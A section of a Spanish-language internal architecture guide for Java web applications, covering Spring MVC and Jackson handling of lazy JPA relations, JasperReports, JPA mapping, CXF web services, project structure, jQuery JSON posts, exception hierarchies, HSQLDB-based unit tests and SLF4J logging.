Por debajo Spring MVC delega la tarea de la serialización al HttpMessageConverter. Para este caso Spring MVC invocará a MappingJacksonHttpMessageConverter. Esta implementación se activa para el Jackson en el classpath automáticamente al usar el elemento de configuración <mvc:annotation-driven /> (en servletController.xml).

La declaración de la dependencia de Jackson en el pom.xml es el siguiente:

```
        <!-- Jackson JSON Mapper -->
        <dependency>
                <groupId>org.codehaus.jackson</groupId>
                <artifactId>jackson-mapper-asl</artifactId>
                <version>1.6.4</version>
        </dependency>
```

Sin embargo, existe un bug en la implementación de la librería Jackson. Cuando un objeto tiene relaciones contra otras entidades y luego MappingJacksonHttpMessageConverter trata de transformarlo a Json. Lo que sucede es que llama de manera recursiva a todos las métodos get de esa clase, lo que puede traer consecuencias si es que se esta utilizando JPA.

Explicaré a continuación, como se da este bug.
Por ejemplo, (siguiendo con el ejemplo anterior) el método:
public @ResponseBody Factura get(@PathVariable Integer id);
busca la factura y la carga en un objeto, pero si la relación contra la clase LineaFactura estuviera configurado con el FetchType LAZY:

```
public class Factura implements Serializable {
    .....
    @OneToMany(cascade = CascadeType.PERSIST, fetch=FetchType.LAZY,
mappedBy = "factura")
    private List<LineaFactura> lineaFacturaList;
    .....
}
```

Nota: Si no se especifica el FetchType, es configurado como LAZY por defecto.

Lo que sucederá será que a la hora que MappingJacksonHttpMessageConverter invoque a todos los métodos get del objeto, para transformarlo a JSON, no toma en cuenta cuando se ha definido esa relación como FetchType.LAZY. Esto provocá un error de Base de Datos, pues en vez de setear con null ese atributo en el JSON llamará al método getLineaFacturaList() de todas maneras y ese objeto ya no tiene una conexión a la base de datos para buscar las líneas de Factura.

Actualmente se puede manejar este bug. En esta página (http://kyrill007.livejournal.com/2577.html) se muestra la implementación de dos clases (HibernateAwareSerializerFactory y HibernateAwareObjectMapper) para resolver el problema (setea los campos configurados como lazy a null cuando lo transforma a JSON). Lo que faltaría sería cambiar el HibernateAwareObjectMapper, por el ObjectMapper por defecto.

Esto se lográ creando un BeanPostProcessor customizado para cambiar el Object Mapper:

```
@Component
public class JacksonConversionServiceConfigurer implements
BeanPostProcessor {

    @Override
    public Object postProcessBeforeInitialization(Object bean, String
beanName) {
            return bean;
    }

    @Override
    public Object postProcessAfterInitialization(Object bean, String
beanName) {
        if (bean instanceof AnnotationMethodHandlerAdapter) {
            AnnotationMethodHandlerAdapter adapter =
(AnnotationMethodHandlerAdapter) bean;
            HttpMessageConverter<?>[] converters =
adapter.getMessageConverters();
            for (HttpMessageConverter<?> converter : converters) {
                if (converter instanceof
MappingJacksonHttpMessageConverter) {
                    MappingJacksonHttpMessageConverter jsonConverter =
(MappingJacksonHttpMessageConverter) converter;
                    jsonConverter.setObjectMapper(new
HibernateAwareObjectMapper());
                }
            }
        }
        return bean;
    }
}
```

Spring detecta y invoca el JacksonConversionServiceConfigurer @Component cuando la aplicación inicia. Este BeanPostProcessor intercepta el evento de inicialización para el AnnotationMethodHandlerAdapter del Spring MVC, obtiene el MappingJacksonHttpMessageConverter por defecto e inyecta el JacksonObjectMapper personalizado.

Esta implementación ya se encuentra en la librería TUEMPRESA-common que deberá estas incluída en el proyecto web.

Existe una consideración más a tomar en cuenta al usar JPA + JSON + Spring MVC que se explicará en la siguiente sección.

Reportes con JasperReports

La integración para el uso de reportes JasperReports se ha hecho a nivel de Spring MVC, por lo que el punto de manejo de reportes es en las clases Controller.

Para la generación de reportes es necesario tener las siguientes configuraciones.

Declaración del View Resolver en spring-mvc.xml:

```
    <bean
class="org.springframework.web.servlet.view.ResourceBundleViewResolver"
>
        <property name="basename" value="report-views"/>
        <property name="order" value="0" />
    </bean>
```

Esto ya se encuentra configurado en el proyecto generado por el arquetipo.

Colocar el reporte .jasper en la carpeta WEB-INF/reports.

Agregar la definición del reporte en el archivo report-views.properties que se encuentra en la carpeta src/main/resources. La definición debe ser de la siguiente manera:

```
<nombre_reporte>.(class)=org.springframework.web.servlet.view.jasperrep
orts.JasperReportsMultiFormatView
<nombre_reporte>.url=/WEB-INF/reports/<nombre_reporte>.jasper
<nombre_reporte>.reportDataKey=<nombre_reporte>DataKey
```

La entrada reportDataKey es con la que indicamos el nombre de la entrada en el model de donde se leeran los datos del reporte.

Por último para hacer la invocación al reporte por medio de una URL se debe agregar un método a una clase Controller. Por ejemplo:

```
    @RequestMapping(value="report/{format}")
    public String showReport(ModelMap model,@PathVariable("format")
String format,HttpServletResponse response) {
        String reportName = "reporteFacturas." + format;
        List<FacturaDTO> facturas = facturaService.findAll();
        model.put("facturaDataKey", facturas);
        model.put("format", format);
        model.put("fechaCreacion", Calendar.getInstance().getTime());
        response.setHeader("Content-Disposition","attachment;
filename=\""+ reportName + "\"");
        return "facturasReport";
    }
```

El nombre que retorna el método es el nombre de nuestro reporte como se declaró en report-views.properties. En el ejemplo se usa un parámetro del URL para definir el formato en el que será exportado el reporte.

3.5.3 Vista del Package domain

Este paquete contiene las clases entidades (Pojos) que simbolizan a las tablas de Base de Datos. El mapeo de las entidades y tablas se hará a través de anotaciones JPA.

En caso sea necesario, tener clases pojos DTOs para recibir consultas de querys especificos, estos deberán almacenarse en el paquete domain.dto

Recomendación:
A cada entidad, se pueden definir NamedQueries referentes a la Entidad para tenerlos centralizados.

Cuando sea posible, utilizar directamente estas entidades para el modelo en la parte vista, para obtener los datos directamente desde los formularios en los .jsp, esto se dará de manera frecuente en pantallas estilo CRUD, exceptuando los listados que son de solo lectura para los que se prefiere el uso de DTOs.

Se puede agregar anotaciones de validaciones para los campos, los cuales pueden ser utilizados para las validaciones en los controllers.

```
@Entity
@Table(name = "Factura")
@NamedQueries({
    @NamedQuery(
   name = "Factura.findDTOByNumero",
   query = "SELECT f.numero||'-'||f.serie FROM Factura f WHERE
f.numero=:numero"),
    @NamedQuery(
      name = "Factura.findAll",
      query = "SELECT f FROM Factura f"),
    @NamedQuery(
     name = "Factura.findByIdFactura",
     query = "SELECT f FROM Factura f WHERE f.idFactura = :idFactura"),
    @NamedQuery(
      name = "Factura.findByNumero",
      query = "SELECT f FROM Factura f WHERE f.numero = :numero"),
    @NamedQuery(
      name = "Factura.findBySerie",
      query = "SELECT f FROM Factura f WHERE f.serie = :serie"),
    @NamedQuery(
     name = "Factura.findByFecha",
      query = "SELECT f FROM Factura f WHERE f.fecha = :fecha")})

public class Factura implements Serializable {

    private static final long serialVersionUID = 1L;

    @Id
    @Column(name = "IdFactura", nullable = false)
    /* En Oracle
    @GeneratedValue(generator = "FacturaSeq",
    strategy = GenerationType.SEQUENCE)
    @SequenceGenerator(name = "FacturaSeq",
    sequenceName = "FACTURA_ID_SEQ",
    allocationSize = 1)
     */
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    @Basic(optional = false)
    private Integer idFactura;

    @NotNull
    @Size(min=1)
    @Basic(optional = false)
    @Column(name = "Numero", nullable = false, length = 45)
    private String numero;

    @NotNull
    @Size(min=1)
    @Basic(optional = false)
    @Column(name = "Serie", nullable = false, length = 45)
    private String serie;

    @NotNull
    @Column(name = "Fecha")
    @Temporal(TemporalType.DATE)
    private Date fecha;

    @OneToMany(cascade = CascadeType.PERSIST, mappedBy = "factura")
    private List<LineaFactura> lineaFacturaList;
    ...
```

Consideraciones a la hora de colocar las anotaciones JPA

Después de hacer el mapping de las entidades, será necesario revisar si la configuración se ha realizado correctamente, según la lógica de negocio.

Por ejemplo en relaciones de uno a muchos entre cabecera y detalle:

@OneToMany(cascade = CascadeType.ALL, mappedBy = "cabecera")

Esto quiere decir que a la hora de hacer persist, update, remove y refresh, también lo hará tomando en cuenta este atributo.

```
@Entity
@Table(name = "cabecera")
public class Cabecera implements Serializable {
  .....
  @OneToMany(cascade = CascadeType.ALL, mappedBy = "cabecera")
  private List<LineaDetalle> lineaDetalleList;
  .....
}
```

Hay casos en los que este comportamiento no es deseable, por ejemplo para una LineaDetalle que tenga asociado en una relación uno a uno un Producto.

```
@Entity
@Table(name = "lineaDetalle")
public class LineaDetalle implements Serializable {
  .....
  @OneToOne(mappedBy = "producto")
  private Producto producto;
  .....
}
```

Para persistir una lineaDetalle asociándolo con un producto solo es necesario instanciar un objeto Producto, setearle el id y setearle el objeto Producto a la LineaDetalle. Al persistir la lineaDetalle colocará en id del producto en la tabla a la que hace referencia la LineaDetalle. En cambio si le hubiéramos especificado el CascadeType, para el caso de PERSIST y MERGE habrían insertado o actualizado en la tabla de Producto con tan solo el id, en el caso de REFRESH a la hora de refrescar la LineaDetalle habría refrescado la instancia del Producto también y para REMOVE, si hubiera removido alguna línea, también intentaría remover el producto.

JPA + JSON + Spring MVC

En la sección anterior se dijo que había una consideración más a la hora de usar JPA y transformar los datos a json utilizando spring mvc, que es cuando las entidades tienen referencias cíclicas.

Supongamos que tenemos dos entidades mapeadas de la siguiente manera:

```
@Entity
@Table(name = "cabecera")
public class LineaDetalle implements Serializable {
   .....
   @OneToMany(cascade = CascadeType.ALL, mappedBy = "cabecera")
   private List<LineaDetalle> lineaDetalleList;
   .....
}

@Entity
@Table(name = "lineaDetalle")
public class LineaDetalle implements Serializable {
   .....
   @JsonIgnore
   @JoinColumn(name = "Cabecera_IdCabecera", referencedColumnName =
"IdCabecera", nullable = false)
   @ManyToOne(optional = false)
   private Cabecera cabecera;
   .....
}
```

Para el ejemplo anterior el MappingJacksonHttpMessageConverter, al serializar el objeto Cabecera a JSON, llamará al getLineaDetalleList(), luego, al llegar a los objetos de la clase LineaDetalle, invocará a los métodos gets de ese objeto.
La anotación @JsonIgnore se utiliza para que cuando se este serializando a JSON, los atributos con esta notación no sean tomados en cuenta.

Esto es necesario pues en caso contrario, llegará al objeto Cabecera a través del getCabecera() en la clase LineaDetalle, y a su vez llegará de vuelta a las lineas de Detalle de esa cabecera, lo que provocará un bucle infinito.

3.5.4 Vista del Package service

Este paquete contienen las clases que tienen la lógica del Sistema, deberá crearse las interfaces y dentro del package impl se colocarán las clases que implementen las interfaces.

En esta capa debe tenerse una clase llamada CrudService que se encargará de brindar los servicios crud genericos para cualquier clase y que encapsulará al entityManager.

```
@Service("crudService")
public class CrudServiceImpl implements CrudService {

    private static Logger log =
LoggerFactory.getLogger(CrudServiceImpl.class);
    @PersistenceContext
    private EntityManager em;
    ...
}

public interface CrudService {

    <T> T create(T t);

    <T> T find(Object id, Class<T> type);

    <T> T update(T t);

    void delete(Object t);

    List findByNamedQuery(String queryName);

    List findByNamedQuery(String queryName, int resultLimit);

    List findByNamedQuery(String namedQueryName, Map<String, Object>
parameters);

    List findByNamedQuery(String namedQueryName, Map<String, Object>
parameters, int resultLimit);

    List findByNativeQuery(String nativeQuery, Map<String, Object>
parameters);

    List<Object> findByNativeQuery(String nativeQuery, Map<String,
Object> parameters, int resultLimit);
}
```

El propósito de esta clase es de encapsular todas las operaciones DAO genéricas en una sola clase y exponerlo como servicio y simplemente invocarlos desde los otros servicios cuando sea requerido.

Debe definirse también una clase que encapsule las llamadas a procedures de una manera genérica:

```
public final class ProcedureCall {

    private Map<String, Object> params;
    private CallableStatementCreatorFactory csFactory;
    private JdbcTemplate jdbcTemplate;

    @Inject
    public void setDataSource(DataSource dataSource) {
        this.jdbcTemplate = new JdbcTemplate(dataSource);
    }
    ...
```

Este debe injectar el datasource del contexto para que a la hora de invocar a los servicios del crudservice y procedurecall, al ejecutarlos dentro de un bloque de transacción realizarlo como una operación atómica.

Los servicios propios del negocio, deberán injectar el crudService definido y las transacciones deberán ser manejadas a ese nivel. Es recomendable además definir

una clase personalizada (TransactionalException por ejemplo) que extienda de RuntimeException para que cause rollback si es que es lanzada.

```
@Service("facturaService")
@Transactional(rollbackFor = TransactionalException.class)
public class FacturaServiceImpl implements FacturaService {

    private static Logger log =
LoggerFactory.getLogger(FacturaServiceImpl.class);

    @Inject
    private CrudService crud;
    ...
```

Una buena práctica, es la definir @Transactional(readOnly=true) al nivel de los métodos que sean solo de lectura para que el driver de base de datos esté enterado y eventualmente optimice el acceso a los datos.

```
    @Transactional(readOnly=true)
    public Factura find(Integer idFactura) {
        try {
            log.info("finding Factura instance");
            Factura factura = crud.find(idFactura, Factura.class);
            log.info("Factura was found successfully");
            return factura;
        } catch (RuntimeException ex) {
            log.error("save failed", ex);
            throw ex;
        }
    }
```

3.5.5 Vista del Package remote

Este paquete contienen las clases que definan los webservices. Se deberá crear las interfaces y las clases que implementen las interfaces. Las clases deben ser colocadas dentro del package impl.
Las clases pojos que sean necesarias definir para almacenar las data recibida y enviada a través del webservices, deberán ser colocadas en el package ro.

Apache CXF

Para contar con el framework Apache CXF es necesario añadir lo siguiente al archivo pom.xml:

```
        <!-- WebService -->
        <dependency>
            <groupId>org.apache.cxf</groupId>
            <artifactId>cxf-rt-frontend-jaxws</artifactId>
            <version>${cxf.version}</version>
            <exclusions>
                <exclusion>
                    <artifactId>commons-logging</artifactId>
                    <groupId>commons-logging</groupId>
                </exclusion>
                <exclusion>
                    <artifactId>geronimo-javamail_1.4_spec</artifactId>
                    <groupId>org.apache.geronimo.specs</groupId>
                </exclusion>
            </exclusions>
        </dependency>
        <dependency>
            <groupId>org.apache.cxf</groupId>
            <artifactId>cxf-rt-transports-http</artifactId>
            <version>${cxf.version}</version>
        </dependency>
```

Nota: en este caso estamos excluyendo commons-loggins y geronimo-javamail_1.4_spec, pues usaremos otros frameworks con esos propósitos.

A continuación se muestra la implementación de un hello world utilizando este framework:

```
//com.TUEMPRESA.prototipo.remote.HolaMundoRemote.java

@WebService
@SOAPBinding(parameterStyle = ParameterStyle.WRAPPED)
public interface HolaMundoRemote extends Serializable {

    @WebResult(name = "saludar")
    HolaMundoRO saludar(@WebParam(name = "saludo") String saludo);
}

//com.TUEMPRESA.prototipo.remote.impl.HolaMundoRemoteImpl.java

@Repository("holaMundoRemote")
@WebService(endpointInterface =
"com.TUEMPRESA.prototipo.remote.HolaMundoRemote", serviceName =
"HolaMundoRemote")
public class HolaMundoRemoteImpl implements HolaMundoRemote {

    @Override
    public HolaMundoRO saludar(String saludo) {
        HolaMundoRO holaMundoRO = new HolaMundoRO();
        holaMundoRO.setSaludo(saludo);
        return holaMundoRO;
    }
}

//com.TUEMPRESA.prototipo.remote.ro.HolaMundoRO.java

public class HolaMundoRO {

    private String saludo;

    public String getSaludo() {
        return saludo;
    }

    public void setSaludo(String saludo) {
        this.saludo = saludo;
    }
}
```

Para más información acerca de las anotaciones usadas, visitar la página:
http://jax-ws.java.net/jax-ws-ea3/docs/annotations.html

3.5.6 Vista del Package util

Este package contiene las clases Utilitarias del Sistema.

3.5.7 Vista del Package resources

Package que contiene archivos properties, los cuales permiten configurar al Sistema. Los archivos de conexión y mensajes de spring deberán estar contenidos en este package.

Estructura
resources
META-INF
persistence-spring.xml
messages.properties

Para el persistence-spring.xml se recomienda utilizar como provider:
<provider>org.hibernate.ejb.HibernatePersistence</provider>

3.5.8 Estructura Web

Estructura
webapp **META-INF** **WEB-INF** **context** spring-base.xml spring-cxf.xml spring-mvc.xml **views** **entidad** list.jsp create.jsp edit.jsp ... index.jsp web.xml **common** **error** **images** **javascript** **stylesheets**

- **WEB-INF\context**, los xml de configuración para spring, estarán alojadas aquí, se recomienda separar cada archivo de configuración por su propósito:
  - **spring-base.xml:** destinado a la configuración base del sistema (dataSource, persistenceUnitManager, entityManagerFactory, transactionManager, etc).
  - **spring-cxf.xml:** destinado a la configuración de Web Services.
  - **spring-mvc.xml:** destinado a la configuración de los controladores.
- **WEB-INF\views,** Por seguridad los templates o JSPs son almacenados dentro de la carpeta 'WEB-INF\views' que esta carpeta no es de acceso público. Dentro se podrán crear módulos o carpetas para agrupar mejor los JSPs. Para realizar CRUDs debe crearse una carpeta con el mismo nombre que la entidad por ejemplo “Factura” y dentro crear los tres jsp básicos list.jsp, create.jsp, edit.jsp.
- **images,** carpeta que contiene las imágenes del Sistema
- **javascript,** carpeta que contiene los javascripts que necesita el Sistema.
- **stylesheets**, carpeta que contiene las hojas de estilo del Sistema.
- **WEB-INF\reports,** dentro de esta carpeta se colocarán los archivo .jasper en el caso que se creen reportes en Jasper.
- **WEB-INF\tld,** en esta carpeta se almacenarán los tlds ha ser utilizados por el aplicativo.

3.5.9 Estructura JavaScript

Estructura Javascript
webapp

javascript
- **third-party**
  - **yui**
    - ....
  - **yui-plugin**
    - ....
  - jquery-1.4.1.min.js
  - json.min.js
- **app**
  - **entidad**
    - buttons.js
    - form-table.js
    - list-table.js
    - tabs.js
  - TUEMPRESA.js
  - TUEMPRESA.loading.js
  - TUEMPRESA.layout.js
  - TUEMPRESA.popup.js

Dentro de la carpeta javascript existen dos grupos de archivos, los que pertenecen a algún framework y los que son parte de la aplicación. En el primer grupo está el framework yui y sus plugins, jquery y sus respectivos plugins como json.min.js.

En la segunda sección los archivos se agrupan por archivos de uso general que tienen el siguiente formato: TUEMPRESA.[nombre].js y los archivos relacionados a una vista en particular por ejemplo “factura/buttons.js” que hace referencia a todos los botones de la vista factura.

3.5.10 Estructura Stylesheet

Estructura Stylesheet

webapp
- **stylesheets**
  - style.css

En la carpeta stylesheets deben ir todos los archivos que corresponden a los estilos de la aplicación. Solo en casos que la aplicación tenga muchas interfaces distintas y se quiera separar los estilos se debería seguir este esquema.

Estructura Stylesheet

webapp
- **stylesheets**
  - global.css
  - entidad1.css
  - entidad2.css

3.6 Integración Jquery + JSON + Spring MVC:

En el siguiente ejemplo se muestra como se esta logrando la integración. Agregando las librerías javascript de jquery y json:

```
<script type="text/javascript" src="<c:url value="/javascript/jquery-
1.4.1.min.js" /> "></script>
<script type="text/javascript" src="<c:url
value="/javascript/json.min.js" /> "></script>
```

En el código siguiente se tiene un formulario, con los datos de la cabecera de una factura:

```
<div>
                <form:form modelAttribute="factura" action="factura"
method="post">
                    <fieldset>
                        <legend>Campos Factura</legend>
                        <p>
                            <form:labelid="numeroLabel" for="numero"
path="numero" >Numero</form:label><br/>
                            <form:input path="numero" /><form:errors
path="numero" />
                        </p>
                        <p>
                            <form:label for="serie" path="serie"
>Serie</form:label><br/>
                            <form:input path="serie" /><form:errors
path="serie" />
                        </p>
                        <p>
                            <form:label for="fecha" path="fecha"
>Fecha</form:label><br/>
                            <form:input path="fecha" /><form:errors
path="fecha" />
                        </p>
                        <p>
                            <input id="create" type="submit"
value="create" />
                        </p>
                    </fieldset>
                </form:form>
 </div>
```

Con Jquery podemos definir una función que se ejecute antes del enviar el submit:

```
$("#factura").submit(function() {
                var factura = $(this).serializeObject();
                $.postJSON("factura", factura,
                function(data) {
                    // se ejecuta on success
                    $("#assignedId").val(data.id);
                    showPopup();
                },
                function(result){
                    if (result.status == 400) {
                        var o  = jQuery.parseJSON(result.responseText);
                        $.each(o,function(key,value){
                            alert("i:"+key+", o:"+value);
                            fieldValidated(key,{valid:false, message:
value});
                        });
                    }
                }
);
```

Estamos utilizando un método .serializeObject() para obtener los datos del formulario y cargarlo en una variable factura.

Estas son las definiciones de las dos funciones mencionadas anteriormente:

```
$.fn.serializeObject = function() {
    var o = {};
    var a = this.serializeArray();
    $.each(a, function() {
             if (o[this.name]) {
                      if (!o[this.name].push) {
                               o[this.name] = [o[this.name]];
                      }
                      o[this.name].push(this.value || '');
             } else {
                      o[this.name] = this.value || '';
             }
    });
    return o;
};

$.postJSON = function(url, data, success,error) {
    return jQuery.ajax({
         'type': 'POST',
         'url': url,
         'contentType': 'application/json',
         'data': JSON.stringify(data),
         'dataType': 'json',
         'success': success,
         'error': error
    });
};
```

Nota: se recomienda colocar estas funciones dentro de la librería JSON para tenerlas disponibles cada que importemos la librería a un archivo .jsp

El penúltimo y último parámetro de la función $.postJSON son funciones para procesar el request de respuesta, en caso éxito o fracaso respectivamente.

```
$.postJSON("factura", factura,
                function(data) {
                    // se ejecuta on success
                    $("#assignedId").val(data.id);
                    showPopup();
                },
                function(jqXHR){
                    if (jqXHR.status == 400) {
                        var o  = jQuery.parseJSON(jqXHR.responseText);
                        $.each(o,function(key,value){
                            fieldValidated(key,{valid:false, message:
value});
                        });
                    }
                }
```

En el ejemplo en caso de éxito recibiríamos un objeto json con un campo id.

En caso de error, recibiríamos como responseText en el XMLHTTPRequest (jqXHR en el código) json en forma de string con las errores de validaciones por cada atributo de factura.

3.7 Archivos

Si el aplicativo requiere guardar o leer archivos éstos deberán almacenarse en un file server y no guardarse en la base de datos.

3.8 Gestión de Excepciones

Los programadores en cualquier lenguaje se esfuerzan por escribir programas libres de errores. Sin embargo, es muy difícil que los programas reales se vean libres de ellos. Aunque el lenguaje Java es muy robusto, existen situaciones que pueden provocar un fallo en el programa, a estas situaciones se denominan excepciones.
Como buena práctica, y a fin de mantener mejor control sobre las diferentes excepciones ya sean de negocio o de programación, crearemos una jerarquía de excepciones, empezando por el padre: BaseException que extenderá de Exception (clase que define las excepciones en Java)

3.8.1 Definición de la jerarquía de clases de excepción

Crear una clase que extienda de **Exception** que será el padre de la jerarquía de excepciones de tipo “checked” para controlar aquellos escenarios para los cuales se va a dar un tratamiento en particular (normalmente asociados a excepciones de negocio y que son detectables en tiempo de diseño).

```
public abstract class BaseException extends Exception {
    private static final long serialVersionUID = 1L;

    public BaseException(String message, Exception exception){
             super(message, exception);
    }

    public BaseException(Exception exception){
             super(exception);
    }

    public BaseException(String message){
        super(message);
    }
}
```

Crear una clase que extienda de RuntimeException que será el padre de la jerarquía de excepciones de tipo Runtime para controlar aquellos escenarios donde el problema se presente en tiempo de ejecución como podría ser problemas con el acceso a base de datos o API’s externas, e incluso, errores de programación. Estas excepciones normalmente no pueden ser tratadas y por ello no se requiere su encapsulamiento a través de bloques try / catch.

Como punto adicional a este tipo de excepción, si no es controlada, forzará un Rollback de la transacción JTA (lo cual tendrá impacto sobre los recursos XA que formen parte de esta, como BD’s o colas JMS) desde el origen de la excepción hasta el punto en que sea controlada.

```
public abstract class BaseRuntimeException  extends RuntimeException {
    private static final long serialVersionUID = 1L;

    public BaseRuntimeException(String message, Exception exception){
            super(message, exception);
    }

    public BaseRuntimeException(Exception exception){
            super(exception);
    }

    public BaseRuntimeException(String message){
        super(message);
    }
}
```

Para empezar a construir la jerarquía de excepciones deberemos extender de las clases padre creadas anteriormente según sea necesario. Tener cuidado a la hora de definir los diferentes tipos de excepción pues el principio de esto debe ser tener la capacidad de dar un tratamiento especifico ante un tipo de error por lo que el valor se dará al momento de tomar acciones particulares ante la ocurrencia de alguna de estas excepciones “custom”.

```
public class SinDatosException extends BaseException {
    private static final long serialVersionUID = 1L;

    public SinDatosException(Exception exception){
            super(exception);
    }

    public SinDatosException(String message){
            super(message);
    }
}

public class BDNoDisponibleException extends BSCSDBRuntimeException {
    private static final long serialVersionUID = 1L;

    public BDNoDisponibleException(Exception exception){
            super(exception);
    }

    public BDNoDisponibleException(String message){
            super(message);
    }
}
```

3.8.2 Normas básicas para el tratamiento de excepciones

Todos los tipos de excepciones capturadas deben de ser manejadas en su propia cláusula catch.

Al disparar una excepción desde un bloque catch, pasar siempre la excepción original a la nueva para mantener el strack trace (trazabilidad).

```
private void grabar()throws BSCSDBException {
        try {
    …
        } catch(Exception e) {
    throw new BSCSDBException(e);
        }
}
```

No usar catch Throwable pues podríamos estar capturando ERRORES que son un nivel de jerarquía de excepciones distinto al de Exception o RuntimeException y normalmente son indicadores de errores críticos en el sistema.

No usar throws Exception en la declaración del método usar una clase derivada de Runtime Exception o Exception.

No usar las excepciones como control de flujo.

No silenciar excepciones.

3.9 Pruebas Unitarias

Para las pruebas unitarias es posible definir un archivo para configurar el contexto que se usará en la ejecución de las pruebas, de forma separada a los archivos de configuración de la aplicación.

A continuación se muestra el archivo src/test/resources/test/spring-base.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<beans ........>

    <context:annotation-config/>

    <context:component-scan base-
package="com.TUEMPRESA.prototipo.service"/>
    <context:component-scan base-
package="com.TUEMPRESA.prototipo.dao"/>

    <!-- enable the configuration of transactional behavior based on
annotations -->
    <tx:annotation-driven transaction-manager="transactionManager"/>

    <bean
class="org.springframework.orm.jpa.support.PersistenceAnnotationBeanPos
tProcessor"/>

    <bean id="dataSource"
class="org.springframework.jdbc.datasource.SingleConnectionDataSource">
        <property name="driverClassName" value="org.hsqldb.jdbcDriver"
/>
        <property name="url" value="jdbc:hsqldb:mem:unit-testing-jpa"
/>
        <property name="username" value="sa" />
        <property name="password" value="" />
        <property name="suppressClose" value="true" />
    </bean>

    <bean id="jpaVendorAdapter"
class="org.springframework.orm.jpa.vendor.HibernateJpaVendorAdapter">
        <property name="showSql" value="true" />
        <property name="generateDdl" value="true" />
        <property name="databasePlatform"
value="org.hibernate.dialect.HSQLDialect" />
    </bean>

    <bean id="persistenceUnitManager"
class="org.springframework.orm.jpa.persistenceunit.DefaultPersistenceUn
itManager">
        <!-- Utilizar nombre diferente para evitar que los servidores
de aplicaciones JavaEE carguen automaticamente el persistence unit -->
        <property name="persistenceXmlLocations">
            <list>
                <value>classpath*:META-INF/persistence-
spring.xml</value>
            </list>
        </property>
        <property name="defaultDataSource" ref="dataSource"/>
    </bean>

    <bean id="entityManagerFactory"
class="org.springframework.orm.jpa.LocalContainerEntityManagerFactoryBe
an">
        <property name="dataSource" ref="dataSource" />
        <property name="jpaVendorAdapter" ref="jpaVendorAdapter" />
        <property name="persistenceUnitManager"
ref="persistenceUnitManager" />
        <property name="persistenceUnitName"
value="org.TUEMPRESA.prototipo:default" />
        <property name="jpaProperties">
            <props>
                <prop key="hibernate.hbm2ddl.auto">create-drop</prop>
                <prop key="hibernate.connection.isolation">1</prop>
            </props>
        </property>
    </bean>

    <bean id="transactionManager"
class="org.springframework.orm.jpa.JpaTransactionManager">
        <property name="entityManagerFactory"
ref="entityManagerFactory"/>
        <property name="dataSource" ref="dataSource"/>
    </bean>

</beans>
```

Estamos configurando el contexto para que use una base de datos embebida (HSQLDB). De este modo se le permite a cada desarrollador realizar sus pruebas unitarias sin depender de una BD en específico.

Consideraciones a la hora de realizar Units Test:

Para los test, estaremos usando el spring-test.

http://static.springsource.org/spring/docs/2.5.x/reference/testing.html

Al crear las clases usadas para los test, extender de la clase AbstractTransactionalJUnit4SpringContextTests. Esto permitirá tener disponible en el campo applicationContext, desde donde se podrá invocar a los beans cargados en la configuración del contexto en caso sea necesario.

Ver el siguiente Test de ejemplo:

```
@RunWith(SpringJUnit4ClassRunner.class)
@ContextConfiguration(locations = {"/test/spring-base.xml"})
public class FacturaServiceImplTest
   extends AbstractTransactionalJUnit4SpringContextTests {

    private static Logger log =
LoggerFactory.getLogger(FacturaServiceImplTest.class);

    @Inject
    private FacturaService facturaService;

    @BeforeClass
    public static void setUpClass() {
    }

    @AfterClass
    public static void tearDownClass() {
    }

    @Test
    public void testCreate() {
        Factura objFactura = new Factura();
        objFactura.setFecha(new Date());
        objFactura.setNumero("001");
        objFactura.setSerie("002");
        log.info("insertando Factura");
        Factura result = facturaService.create(objFactura);
        assertEquals(result, objFactura);
    }

    .....

    @Ignore
    @Test
    public void testGetNumVendidosProcedureCall() {
        String nombre = "algo";
        BigDecimal result =
facturaService.getNumVendidosProcedureCall(nombre);
        BigDecimal expResult =
facturaService.getNumVendidosSQLNativo(nombre);
        log.info("testing getNumVendidos: " + result + " = " +
expResult);
        assertEquals(expResult, result);
    }

}
```

En el se puede ver que se está colocando la anotación @RunWith para que se use la clase SpringJUnit4ClassRunner para correr los tests en vez del que trae el JUnit por defecto.

El uso de la notación @ContextConfiguration permite definir el archivo .xml de configuración de contexto a usar, que debería ser distinto al archivo de configuración de la aplicación propia.

La notación @Test le notifica a JUnit que el método al que está adjunto puede ser corrido como un test case.

La notación @Ignore permite deshabilitar que una Test sea ejecutado en las pruebas. En nuestro caso usaremos esta anotación para prescindir de los tests que no puedan se probados momentáneamente dado que se esta usando una BD nativa para las pruebas (tests con SQL nativo, llamadas a store procedures por ejemplo). La idea es

tener implementados las pruebas y cuando ya sea hora de integrar la aplicación en el servidor real retirar las anotaciones @Ignore para realizar las últimas pruebas.

3.10 Trazabilidad de Aplicaciones

Cuando construimos una aplicación Java, uno de los principales errores que se suelen cometer, es una mala gestión de logs.

Los programadores, llenamos lo programas de System.out.println() por lo que posteriormente no se pueden eliminar o filtrar de un modo sencillo.

Una de las primeras recomendaciones que se debe seguir es centralizar todos los mensajes, para lo cual se recomienda la utilización de **SLF4J** (Simple Logging Facade for Java).

SLF4J

Este framework abstrae el registro de logs de distintos frameworks (como log4j), permitiéndole al usuario conectarse al framework de registro de logs deseado en tiempo de ejecución.

Hay componentes de los que dependemos y que han sido implementados utilizando otro API de logging diferente a SLF4J (como spring-core que utiliza commons-logging). Como no se puede asumir que estos componentes vayan a cambiar a SLF4J pronto, lo que provee el framework para afrontar estas circunstancias es proveer módulos que sirvan de puente y redireccionen las llamadas de sus APIs de logging como si estuvieran siendo hechas en SLF4J.

Para más información revisar:
http://www.slf4j.org/manual.html
http://www.slf4j.org/legacy.html

A continuación se muestra el archivo pom.xml que muestra los jars de logging requeridos.

```
<!-- Spring framework -->
<dependency>
    <groupId>org.springframework</groupId>
    <artifactId>spring-core</artifactId>
    <version>${spring.version}</version>
    <exclusions>
        <exclusion>
            <artifactId>commons-logging</artifactId>
            <groupId>commons-logging</groupId>
        </exclusion>
    </exclusions>
</dependency>
.....
<!-- Logging -->
<dependency>
    <groupId>org.slf4j</groupId>
    <artifactId>slf4j-api</artifactId>
    <version>1.5.11</version>
</dependency>
<dependency>
    <groupId>org.slf4j</groupId>
    <artifactId>jcl-over-slf4j</artifactId>
    <version>1.5.11</version>
</dependency>
<dependency>
    <groupId>org.slf4j</groupId>
    <artifactId>slf4j-log4j12</artifactId>
    <version>1.5.11</version>
</dependency>
<dependency>
    <groupId>log4j</groupId>
    <artifactId>log4j</artifactId>
    <version>1.2.16</version>
</dependency>
```

